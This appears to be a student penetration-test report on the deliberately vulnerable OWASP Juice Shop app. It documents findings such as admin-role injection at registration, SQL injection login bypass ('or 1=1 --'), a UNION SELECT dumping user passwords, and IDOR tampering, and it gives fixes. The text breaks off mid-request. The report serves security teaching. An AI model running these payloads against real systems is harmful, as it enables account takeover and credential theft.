

# DEPI Graduation Project

OWASP Juice Shop

submitted by

Abdelrhman Mohammed Abdelrhman  
Ibrahim Lotfy Ibrahim  
Amr Hamada Emam  
Abdullah Ayman

Submitted to

Eng. Omar Tarek Zayed

OCTOBER 24, 2024  
SPRINTS

# Table of Contents

<b>Executive Summary</b> .....
<b>Scope of Work</b> .....
<b>Findings Classifications</b> .....
<b>Our Findings</b> .....
1. <b>Critical Issues</b> .....
1.1. <b>Improper Input Validation Allowing User Registration with Administrator Privileges</b> .....
1.1.1. <b>Weakness Type</b> .....
1.1.2. <b>Description</b> .....
1.1.3. <b>Steps to reproduce</b> .....
1.1.4. <b>Impact</b> .....
1.1.5. <b>Recommended Fix</b> .....
1.2. <b>SQL Injection in Login Page Leading to Administrator Access</b> .....
1.2.1. <b>Weakness Type</b> .....
1.2.2. <b>Description</b> .....
1.2.3. <b>Steps to reproduce</b> .....
1.2.4. <b>Impact</b> .....
1.2.5. <b>Recommended Fix</b> .....
1.3. <b>SQL Injection in Search Bar Leads to Retrieval of All User Credentials</b> .....
1.3.1. <b>Weakness Type</b> .....
1.3.2. <b>Description</b> .....
1.3.3. <b>Steps to reproduce</b> .....
1.3.4. <b>Impact</b> .....
1.3.5. <b>Recommended Fix</b> .....
2. <b>High Issues</b> .....
2.1. <b>Insecure Direct Object Reference (IDOR) in UserId Parameter (Feedback Function)</b> .....
2.1.1. <b>Weakness Type</b> .....
2.1.2. <b>Description</b> .....
2.1.3. <b>Steps to reproduce</b> .....
2.1.4. <b>Impact</b> .....
2.1.5. <b>Recommended Fix</b> .....

<b>2.2. Insecure Direct Object Reference (IDOR) Leads to Sensitive Data Exposure .....</b>	
2.2.1. <b>Weakness Type.....</b>	
2.2.2. <b>Description.....</b>	
2.2.3. <b>Steps to reproduce .....</b>	
2.2.4. <b>Impact .....</b>	
2.2.5. <b>Recommended Fix .....</b>	
<b>2.3. Insecure Direct Object Reference (IDOR) Leads to Unauthorized access to all feedbacks.....</b>	
2.3.1. <b>Weakness Type.....</b>	
2.3.2. <b>Description.....</b>	
2.3.3. <b>Steps to reproduce .....</b>	
2.3.4. <b>Impact .....</b>	
2.3.5. <b>Recommended Fix .....</b>	
<b>2.4. Insecure Direct Object Reference (IDOR) Leads to Delete any feedback .....</b>	
2.4.1. <b>Weakness Type.....</b>	
2.4.2. <b>Description.....</b>	
2.4.3. <b>Steps to reproduce .....</b>	
2.4.4. <b>Impact .....</b>	
2.4.5. <b>Recommended Fix .....</b>	
<b>2.5. Insecure Direct Object Reference (IDOR) Leads to Unauthorized Comment Submission of any Post with any Email .....</b>	
2.5.1. <b>Weakness Type.....</b>	
2.5.2. <b>Description.....</b>	
2.5.3. <b>Steps to reproduce .....</b>	
2.5.4. <b>Impact .....</b>	
2.5.5. <b>Recommended Fix .....</b>	
<b>2.6. Email Creation without any Verification .....</b>	
2.6.1. <b>Weakness Type.....</b>	
2.6.2. <b>Description.....</b>	
2.6.3. <b>Steps to reproduce .....</b>	
2.6.4. <b>Impact .....</b>	
2.6.5. <b>Recommended Fix .....</b>	
<b>2.7. Cross-Site Request Forgery (CSRF) in Username Update Function .....</b>	
2.7.1. <b>Weakness Type.....</b>	
2.7.2. <b>Description.....</b>	
2.7.3. <b>Steps to reproduce .....</b>	
2.7.4. <b>Impact .....</b>	
2.7.5. <b>Recommended Fix .....</b>	
<b>2.8. No Rate Limiting in Login page .....</b>	
2.8.1. <b>Weakness Type.....</b>	
2.8.2. <b>Description.....</b>	
2.8.3. <b>Steps to reproduce .....</b>	
2.8.4. <b>Impact .....</b>	
2.8.5. <b>Recommended Fix .....</b>	

<b>2.9. Public Accessible Important File Expose Sensitive Information .....</b>	.....
2.9.1. <b>Weakness Type</b> .....	.....
2.9.2. <b>Description</b> .....	.....
2.9.3. <b>Steps to reproduce</b> .....	.....
2.9.4. <b>Impact</b> .....	.....
2.9.5. <b>Recommended Fix</b> .....	.....
<b>2.10. Usernames and Passwords Leaked in source code .....</b>	.....
2.10.1. <b>Weakness Type</b> .....	.....
2.10.2. <b>Description</b> .....	.....
2.10.3. <b>Steps to reproduce</b> .....	.....
2.10.4. <b>Impact</b> .....	.....
2.10.5. <b>Recommended Fix</b> .....	.....
<b>2.11. DOM-based Cross-Site Scripting (XSS) in search parameter (q) .....</b>	.....
2.11.1. <b>Weakness Type</b> .....	.....
2.11.2. <b>Description</b> .....	.....
2.11.3. <b>Steps to reproduce</b> .....	.....
2.11.4. <b>Impact</b> .....	.....
2.11.5. <b>Recommended Fix</b> .....	.....
<b>2.12. SSRF Leading to Access Internal Resources .....</b>	.....
2.12.1. <b>Weakness Type</b> .....	.....
2.12.2. <b>Description</b> .....	.....
2.12.3. <b>Steps to reproduce</b> .....	.....
2.12.4. <b>Impact</b> .....	.....
2.12.5. <b>Recommended Fix</b> .....	.....
<b>3. Medium Issues .....</b>	.....
<b>3.1.Insecure Direct Object Reference (IDOR) in UserId Parameter (Complain Function)</b>	.....
3.1.1. <b>Weakness Type</b> .....	.....
3.1.2. <b>Description</b> .....	.....
3.1.3. <b>Steps to reproduce</b> .....	.....
3.1.4. <b>Impact</b> .....	.....
3.1.5. <b>Recommended Fix</b> .....	.....
<b>3.2.Absence of Rate Limiting in Coupon Redemption Function .....</b>	.....
3.2.1. <b>Weakness Type</b> .....	.....
3.2.2. <b>Description</b> .....	.....
3.2.3. <b>Steps to reproduce</b> .....	.....
3.2.4. <b>Impact</b> .....	.....
3.2.5. <b>Recommended Fix</b> .....	.....
<b>3.3.Reflected Cross-Site Scripting (XSS) in id Parameter in Delivery Section .....</b>	.....
3.3.1. <b>Weakness Type</b> .....	.....
3.3.2. <b>Description</b> .....	.....
3.3.3. <b>Steps to reproduce</b> .....	.....
3.3.4. <b>Impact</b> .....	.....
3.3.5. <b>Recommended Fix</b> .....	.....

<b>3.4.Client-Side Validation Bypass in Password Parameter in Registration Form .....</b>	
3.4.1. <b>Weakness Type.....</b>	
3.4.2. <b>Description.....</b>	
3.4.3. <b>Steps to reproduce .....</b>	
3.4.4. <b>Impact .....</b>	
3.4.5. <b>Recommended Fix .....</b>	
<b>3.5.Improper Security Questions Allow for Account Takeover .....</b>	
3.5.1. <b>Weakness Type.....</b>	
3.5.2. <b>Description.....</b>	
3.5.3. <b>Steps to reproduce .....</b>	
3.5.4. <b>Impact .....</b>	
3.5.5. <b>Recommended Fix .....</b>	
<b>3.6.Weak Reset Password Implementation with Weak Security Question Takeover...</b>	
3.6.1. <b>Weakness Type.....</b>	
3.6.2. <b>Description.....</b>	
3.6.3. <b>Steps to reproduce .....</b>	
3.6.4. <b>Impact .....</b>	
3.6.5. <b>Recommended Fix .....</b>	
<b>3.7.Race Condition in Comment Likes .....</b>	
3.7.1. <b>Weakness Type.....</b>	
3.7.2. <b>Description.....</b>	
3.7.3. <b>Steps to reproduce .....</b>	
3.7.4. <b>Impact .....</b>	
3.7.5. <b>Recommended Fix .....</b>	
<b>4. Low Issues .....</b>	
<b>4.1. GET Method Used in change Password Function.....</b>	
4.1.1. <b>Weakness Type.....</b>	
4.1.2. <b>Description.....</b>	
4.1.3. <b>Steps to reproduce .....</b>	
4.1.4. <b>Impact .....</b>	
4.1.5. <b>Recommended Fix .....</b>	
<b>4.2. Weak Password Policy in Change Password Function.....</b>	
4.2.1. <b>Weakness Type.....</b>	
4.2.2. <b>Description.....</b>	
4.2.3. <b>Steps to reproduce .....</b>	
4.2.4. <b>Impact .....</b>	
4.2.5. <b>Recommended Fix .....</b>	
<b>4.3. Email Enumeration Via Post Comment Feature .....</b>	
4.3.1. <b>Weakness Type.....</b>	
4.3.2. <b>Description.....</b>	
4.3.3. <b>Steps to reproduce .....</b>	
4.3.4. <b>Impact .....</b>	
4.3.5. <b>Recommended Fix .....</b>	

# Executive Summary

Sec4Fun is a trusted cybersecurity partner, dedicated to safeguarding organizations from the ever-evolving threat landscape. As experts in penetration testing, we provide a proactive approach to security by simulating real-world cyberattacks to uncover vulnerabilities before they can be exploited.

Our penetration testing services are designed to thoroughly assess your organization's security posture across various domains, including network infrastructure, web applications, mobile applications, and cloud environments. By leveraging industry-recognized methodologies such as OWASP, NIST, and OSSTMM, we ensure a meticulous evaluation of your systems, identifying weaknesses that could potentially lead to unauthorized access, data breaches, or other security incidents.

Our team of highly skilled and certified penetration testers brings a wealth of experience and knowledge to each engagement. We understand that every organization is unique, which is why our approach is tailored to meet your specific security needs and compliance requirements. Whether you are seeking to validate your security controls, comply with regulatory standards, or gain peace of mind, our services are designed to provide you with actionable insights and recommendations.

At Sec4Fun, we go beyond merely identifying vulnerabilities. We work closely with your team to prioritize and remediate the risks, offering strategic guidance to strengthen your overall security posture. Our commitment is to empower your organization with the knowledge and tools necessary to defend against sophisticated cyber threats.

With Sec4Fun as your security partner, you can be confident that your organization's digital assets are well-protected, and your operations are secure against potential cyberattacks.

# Scope of Work

The scope of this penetration test is restricted to the **web applications** hosted under the domain **juice-shop.com** and its associated subdomains. This includes:

1. **Primary Web Application:** The main web application accessible at <https://juice-shop.com>.
2. **Subdomain Web Applications:** Any web applications hosted on subdomains of juice-shop.com
3. **APIs:** Any publicly accessible APIs associated with juice-shop.com and its subdomains.
4. **Web Services:** Web services or microservices that are part of or support the webapplications on the example.com domain.

## Out of Scope

- Non-web applications, including backend systems and network infrastructure.
- Any domains or subdomains not hosting a web application.
- Internal or private web applications not publicly accessible.

# Findings Classifications

Each vulnerability or risk identified has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

## 1- Critical Risk Issues [C]

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data. Exploitation does not require advanced tools or techniques or special knowledge of the target.

## 2- High Risk Issues [H]

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data. The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

## 3- Medium Risk Issues [M]

These vulnerabilities should be addressed in a timely manner. Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

## 4- Low Risk Issues [L]

The vulnerabilities should be noted and addressed at a later date. These issues offer little opportunity or information to an attacker and may not pose an actual threat.

## 5- Informational Issues [I]

These issues are for informational purposes only and likely do not represent an actual threat.

# Our Findings:

## Critical Risk Issues [C]:-

### (C001) Improper Input Validation Allowing User Registration with Administrator Privileges

#### Weakness Type: Broken Access Control Description

An improper input validation vulnerability exists on the user registration endpoint of the application. By manipulating the registration request, an attacker can elevate their privileges to that of an administrator. This allows unauthorized users to access and perform actions restricted to administrators, leading to potential full compromise of the application.

#### Steps to Reproduce:

##### 1. Navigate to Registration Page:

- Go to <https://juice-shop.com/#/register>.

##### 2. Intercept the Registration Request:

- Open a proxy tool like Burp Suite.
- Fill in the registration form with the required details (e.g., username, password, etc.).
- Before submitting the form, intercept the outgoing request using your proxy tool.

##### 3. Modify the Request:

- In the intercepted request, locate the JSON data being sent to the server.

The screenshot shows a proxy tool interface with two panes: 'Request' and 'Response'.  
The 'Request' pane displays a POST request with the following JSON payload:

```
Pretty Raw Hex
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0
Safari/537.36
10 Content-Type: application/json
11 Origin: https://juice-shop.herokuapp.com
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://juice-shop.herokuapp.com/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,ar;q=0.8
18 Priority: u=1, i
19 Connection: keep-alive
20 {
  "email": "hisham123@gmail.com",
  "password": "123qweas",
  "passwordRepeat": "123qweas",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2024-08-08T18:32:50.639Z",
    "updatedAt": "2024-08-08T18:32:50.639Z"
  },
  "securityAnswer": "name"
}
```

The 'Response' pane shows the server's response with a status of 'success' and a JSON object containing user data. A red arrow points to the 'username' field in the 'data' object, labeled 'Before Editing'.

```
Pretty Raw Hex Render
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#/jobs
12 Location: /api/Users/25
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 310
15 Etag: W/"136-CeMlcbN8ayNWzbHgf5/mGASOGK"
16 Vary: Accept-Encoding
17 Date: Thu, 08 Aug 2024 19:01:53 GMT
18 Via: 1.1 vegur
19
20 {
  "status": "success",
  "data": {
    "username": "", // Before Editing
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 25,
    "email": "hisham123@gmail.com",
    "updatedAt": "2024-08-08T19:01:53.106Z",
    "createdAt": "2024-08-08T19:01:53.106Z",
    "deletedAt": null
  }
}
```

Add a new key-value pair: "role":"admin".

The screenshot shows two panels in Postman. The left panel, titled 'Original request', displays a POST request with the following JSON body:

```
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
10 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0
11 Safari/537.36
12 Content-Type: application/json
13 Origin: https://juice-shop.herokuapp.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://juice-shop.herokuapp.com/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9,ar;q=0.8
20 Priority: u=1, i
21 Connection: keep-alive
22 {
23     "email": "hisham2@gmail.com",
24     "password": "123qweas",
25     "passwordRepeat": "123qweas",
26     "securityQuestion": {
27         "id": 2,
28         "question": "Mother's maiden name?",
29         "createdAt": "2024-08-08T18:32:50.639Z",
30         "updatedAt": "2024-08-08T18:32:50.639Z"
31     },
32     "securityAnswer": "name"
33 }
```

The right panel, titled 'Response', shows the JSON response from the server. A red arrow points to the 'role' field in the 'data' object, which has been updated to 'admin'. The text 'After Editing' is written above the red arrow.

```
11 X-Recruiting: /#/jobs
12 Location: /api/Users/26
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 310
15 Etag: W/"136-gjetAQlHmcNETny32a5kC9Bsdo"
16 Vary: Accept-Encoding
17 Date: Thu, 08 Aug 2024 19:06:16 GMT
18 Via: 1.1 vegur
19
20 {
21     "status": "success",
22     "data": {
23         "username": "",
24         "deluxeToken": "",
25         "lastLoginIp": "0.0.0.0",
26         "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
27         "isActive": true,
28         "id": 26,
29         "email": "hisham2@gmail.com",
30         "role": "admin", After Editing
31         "updatedAt": "2024-08-08T19:06:16.192Z",
32         "createdAt": "2024-08-08T19:06:16.192Z",
33         "deletedAt": null
34     }
35 }
```

#### 4. Forward the Modified Request:

- Send the modified request to the server.
- The registration proceeded and the new account will have administrator privileges.

#### 5. Verify Admin Privileges:

- Log in with the newly created account.
- Access the admin panel or perform actions restricted to administrators to confirm the elevated privileges.

## Impact

Exploiting this vulnerability allows an attacker to register as a user with administrative privileges. This would enable the attacker to perform privileged actions such as managing user accounts, accessing sensitive data, and altering application settings, leading to a complete takeover of the application.

## Recommended Fix

- Implement strict server-side validation to ensure that user input cannot be manipulated to grant unauthorized roles.
- Specifically, the role attribute should be controlled exclusively by the server and should not be modifiable by the client.
- Ensure that only authorized processes (e.g., administrators assigning roles) can alter the role of a user.
- Conduct regular security testing to identify and remediate similar issues

# (C002) SQL Injection in Login Page Leading to Administrator Access

## Weakness Type: SQL Injection Description


An SQL Injection vulnerability was identified on the login page of the application, allowing unauthorized users to bypass authentication and gain access as an administrator. The issue arises due to improper handling of user-supplied input within SQL queries.

### Steps to Reproduce:

- 1- Navigate to the application's login page <https://juice-shop.herokuapp.com/#/login>
- 2- In the username field, enter the following payload:

```
attacker' or 1=1 --
```

- 3- Leave the password field empty or enter any random value and Click on the "Login" button.
- 4- The system successfully logs in as the user admin without requiring a valid password.



### Impact

Exploiting this vulnerability, an attacker can gain unauthorized access to the application with administrator rights. This could lead to complete control over the application, including viewing, modifying, or deleting sensitive data, compromising the integrity, confidentiality, and availability of the entire system.

### Recommended Fix

- 1) **Use Parameterized Queries:** Implement parameterized queries to avoid direct inclusion of user inputs in SQL statements.
- 2) **Input Validation:** Validate all user inputs to ensure they meet expected formats.
- 3) **Limit Error Messages:** Use generic error messages to prevent revealing details about SQL queries.
- 4) **Regular Security Testing:** Regularly conduct security assessments to identify and fix SQL injection vulnerabilities.

# **(C003) SQL Injection in Search Bar Leads to Retrieval of All User Credentials**

**Weakness Type:** SQL  
**Injection Description**

An SQL injection vulnerability was discovered in the search bar functionality of the target application. By manipulating the input data sent to the server, it is possible to execute arbitrarySQL queries. This allows an attacker to retrieve sensitive information from the database, including the credentials of all users.

## Steps to Reproduce:

1. Navigate to <https://juice-shop.com/#/search>
  2. Inject ' to test for SQLI . SQL error has been returned with the Query.

**Request**

Pretty Raw Hex

```
1 GET /rest/products/search?q='Hesham' HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  nQhpTBieHmtOceT9sJfFpUYHgIiLypuErT8ISVtBzQuEphmTzBjI9xFXWtB
  kc6yhnPUolul8cVrC48FkbzMu8ls5J; token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFudXMiOiJzdWNjZXNzIi
  wLzGF0dWtSfeyjPzCIEfMSwidXnlcm5hbWUiQ1Jbhbm5Ibhbm5hdFzsZCIsImVtY
  WlsIjoiXWtbaWSaanVpY2Utc2gub3AiLCJwYXNzd29yZC16IjAxOTIwMjNhN2Ji
  Zdc0IwNTB2ZjA2C0MwMTInTAwIiIw9sZS16ImPbklWluIwLzGVsdXhlyVG9
  rZW4i0i1LLCj9XN0TG9naW5JcC16InVu2GVmaW5lZCIsInByb2ZpbGVJbWFnZs
  I6ImFzc2V0cy9wdWjsaMMwAhWh2ZvL3Vwbg9hHMvZGVmXXVsdfEFkbkWlUnBuZ
  yisInPrvnbHTZwNyZKQ1oI1LLCjpoUfjdglL2ZSiEdHJ1ZSwLY3J1YXR1ZEF0Ijoi
  MjAyNC0wOC0xNCxAT0yMzo1NC4yNDQgkZAwOjAwIiwlZGVsXkRlZEF0IjoiMjA
  yNC0wOC0xNCxAT0yMzo1NC4wMTUgkZAwOjAwIiwlZGVsXkRlZEF0Ijpuwdxsfs
  wiaWF0ijoxNzIyNjY0NTk0fQ.LL3ogTwCKHz1FSKzbGgV4hUvOlE_93kPxPyggF
  TLzirkOGWp186g4-+VTnbCsouidbTdTwQxQ52SbVv7hSuElKoxSbzBqh-Fm
  dj0crJWmhQO_HloUXS&TrnxmlwbAxir2ulPduwGo1RaZDT3K20ksvV16CULAB
  YedxVmC

4 Sec-Ch-Ua: "Not)A;Brand";v="99", "Google Chrome";v="127",
  "Chromium";v="127"
5 Accept: application/json, text/plain, /*
6 X-User-Email: ' or true --
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFudXMiOiJzdWNjZXNzIi
```

**Response**

Pretty Raw Hex Render

```
{"report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.00
5, "failure_fraction": 0.05, "response_headers": ["Via"]}

6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#jobs
12 Content-Type: application/json; charset=utf-8
13 Vary: Accept-Encoding
14 Date: Wed, 14 Aug 2024 20:33:10 GMT
15 Via: 1.1 vegur
16 Content-Length: 323
17
18 {
19   "error": {
20     "message": "SQLITE_ERROR: near '\\$\\': syntax error",
21     "stack": "Error: SQLITE_ERROR: near '\\$\\': syntax error",
22     "errno": 1,
23     "code": "SQLITE_ERROR",
24     "sql": "SELECT * FROM Products WHERE ((name LIKE '$Hesham%' OR description LIKE '$Hesham%') AND deletedAt IS NULL) ORDER BY name"
25   }
26 }
```

Search 0 highlights

### 3. Inject this SQL query

4. Hesham')) UNION SELECT id, email, password, NULL, NULL, NULL, NULL, NULL, NULL, NULL  
FROM Users--

## Impact

An attacker can leverage this vulnerability to gain unauthorized access to the database, retrieve all user credentials, and potentially use this information for further attacks, including account takeover. The exposure of sensitive data, such as usernames, emails, and passwords, poses a significant security risk to both the affected users and the organization.

## Recommended Fix

- 1) **Use Parameterized Queries:** Implement parameterized queries to avoid direct inclusion of user inputs in SQL statements.
- 2) **Input Validation:** Validate all user inputs to ensure they meet expected formats.
- 3) **Limit Error Messages:** Use generic error messages to prevent revealing details about SQL queries.
- 4) **Regular Security Testing:** Regularly conduct security assessments to identify and fix SQL injection vulnerabilities.

## High Risk Issues [H]:-

### (H001) Insecure Direct Object Reference (IDOR) in UserId Parameter (Feedback Function)

#### Weakness Type: Broken Access Control

#### Description

An Insecure Direct Object Reference (IDOR) vulnerability was discovered in the **UserId** parameter of the request sent to the **/complain** endpoint. This vulnerability allows an unauthenticated attacker to modify the **UserId** parameter to another user's ID, enabling the attacker to access or manipulate the data of other users without proper authorization.

#### Steps to Reproduce:

1. Navigate to <https://juice-shop.com/#/complain>.

The screenshot shows a web browser window for the 'OWASP Juice Shop' website. The URL is https://juice-shop.com/#/complain. At the top, there is a navigation bar with icons for search, account, and basket. The main content area has a dark background with a light gray form overlay. The form is titled 'Complaint'. It has two input fields: 'Customer' with the value 'hesham11@gmail.com' and 'Message \*' which is currently empty. Below the message field is a note: 'Max: 160 characters' and '0/160'. There is also a section for 'Invoice:' with a 'Choose File' button and a message 'No file chosen'. At the bottom of the form is a 'Submit' button.

2. Intercept the request using a web proxy tool (e.g., Burp Suite).
3. Fill out the message field and send the request.
4. In the proxy tab, observe the UserId parameter sent in the request.
5. Move the intercepted request to the repeater tool.

```

Request
Pretty Raw Hex
-----[REDACTED]-----
1 iLICJpcuFjgdlZS1fDH12Sw1tYJ1YXRL2EFUjo1MjAyNC0wOCwOCAxOToz
2 ND0zS4yHzUgKzAwOjAwImlwdKBxKXRl2EFUjo1MjAyNC0wOCwOCAxOTozND0
3 zOS4yHzUgKzAwOjAwImlwdKBxKXRl2EFUjo1MjAyNC0wOCwOCAxOTozND0
4 zOS4yHzUgKzAwOjAwImlwdKBxKXRl2EFUjo1MjAyNC0wOCwOCAxOTozND0
5 k2fQ_NpzF6cmQR0gxA65PmoRoK9ae__Q1_pjwkpT8E1YL0Uk1BnTewmIZcxfvd
6 RZqPBAZPjZd5j_PBT14CUPggACQh3CDYdz6W-tu35L7jtgZ28QPwpwY2Q
7 uJa8wcM2NHyIJKRb76Hrrwz3QJng2YDgrliKQWTKbe8PBBeM
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0
10 Safari/537.36
11 Content-Type: application/json
12 Accept: application/json, text/plain, */*
13 Sec-Ch-Ua-Platform: "Windows"
14 Origin: https://juice-shop.herokuapp.com
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://juice-shop.herokuapp.com/
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,ar;q=0.8
21 Priority: u=1, i
22 Connection: keep-alive
23 {
  "UserId":22,
  "message":"123"
}

Response
Pretty Raw Hex Render
-----[REDACTED]-----
05,"failure_fraction":0.05,"response_headers":["Via"]
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Location: /api/Complaints/3
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 154
15 Etag: W/"9a-EFpSdg6/LnuufIAN13Uljjgj/UE"
16 Vary: Accept-Encoding
17 Date: Thu, 08 Aug 2024 19:41:44 GMT
18 Via: 1.1 vegur
19
20 {
  "status":"success",
  "data":{
    "id":3,
    "UserId":22,
    "message":"123",
    "updatedAt":"2024-08-08T19:41:44.420Z",
    "createdAt":"2024-08-08T19:41:44.420Z",
    "file":null
  }
}

```

Before  
Editing

attackerID

## 6. Edit the UserId value to a different user's ID (e.g., replace with VictimId).

## 7. Send the modified request

```

Request
Pretty Raw Hex
-----[REDACTED]-----
1 iLICJpcuFjgdlZS1fDH12Sw1tYJ1YXRL2EFUjo1MjAyNC0wOCwOCAxOToz
2 ND0zS4yHzUgKzAwOjAwImlwdKBxKXRl2EFUjo1MjAyNC0wOCwOCAxOTozND0
3 zOS4yHzUgKzAwOjAwImlwdKBxKXRl2EFUjo1MjAyNC0wOCwOCAxOTozND0
4 zOS4yHzUgKzAwOjAwImlwdKBxKXRl2EFUjo1MjAyNC0wOCwOCAxOTozND0
5 k2fQ_NpzF6cmQR0gxA65PmoRoK9ae__Q1_pjwkpT8E1YL0Uk1BnTewmIZcxfvd
6 RZqPBAZPjZd5j_PBT14CUPggACQh3CDYdz6W-tu35L7jtgZ28QPwpwY2Q
7 uJa8wcM2NHyIJKRb76Hrrwz3QJng2YDgrliKQWTKbe8PBBeM
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0
10 Safari/537.36
11 Content-Type: application/json
12 Accept: application/json, text/plain, */*
13 Sec-Ch-Ua-Platform: "Windows"
14 Origin: https://juice-shop.herokuapp.com
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://juice-shop.herokuapp.com/
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,ar;q=0.8
21 Priority: u=1, i
22 Connection: keep-alive
23 {
  "UserId":1,
  "message":"123"
}

Response
Pretty Raw Hex Render
-----[REDACTED]-----
05,"failure_fraction":0.05,"response_headers":["Via"]
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Location: /api/Complaints/4
13 Content-Type: application/json; charset=utf-8
14 Content-Length: 153
15 Etag: W/"99-Auacix2ZC2+EY9opamMsK+vAczA"
16 Vary: Accept-Encoding
17 Date: Thu, 08 Aug 2024 19:43:30 GMT
18 Via: 1.1 vegur
19
20 {
  "status":"success",
  "data":{
    "id":4,
    "UserId":1,
    "message":"123",
    "updatedAt":"2024-08-08T19:43:30.423Z",
    "createdAt":"2024-08-08T19:43:30.423Z",
    "file":null
  }
}

```

After  
Editing

VictimID

## Impact

The impact of this vulnerability is significant, as it can lead to unauthorized access to sensitive user data. In this specific instance, an attacker could access another user's complaints by modifying the UserId in the request. This could expose personal information, such as complaintdetails, to unauthorized parties.

## Recommended Fix

### 1. Implement Authorization Checks:

- Ensure that access control logic is applied server-side to validate whether the user is authorized to access or modify the resource identified by the **UserId** parameter. This can often be done by checking if the authenticated user is the owner of the resource.

### 2. Restrict Parameter Modification:

- Use server-side validation to prevent unauthorized changes to sensitive parameters such as **UserId**. Ensure that only authorized users can modify or view the data associated with their own ID.

# (H002) Insecure Direct Object Reference (IDOR) Leads to Sensitive Data Exposure


## Weakness Type:

### IDOR Description

An Insecure Direct Object Reference (IDOR) vulnerability was identified in the Juice Shop application, specifically in the basket functionality. This issue allows an attacker to access sensitive data of other users by manipulating the request parameter. The vulnerability exists due to improper authorization checks on the resource being accessed, leading to unauthorized data exposure.

### Steps to Reproduce:

- 1) Navigate to the Juice Shop application at <https://juice-shop.com/#/basket/{basketID}>.



- 2) Intercept the HTTP request using Burp Suite.
- 3) Send the intercepted request to the Repeater tool.

The screenshot shows the Burp Suite interface with two tabs: "Request" and "Response".

**Request Tab:**

- Sub-tabs: Pretty (highlighted with a red arrow), Raw, Hex.
- Content:

```
1 GET /rest/basket/6 HTTP/1.1
2 Host: juice-shop.herokuapp.com
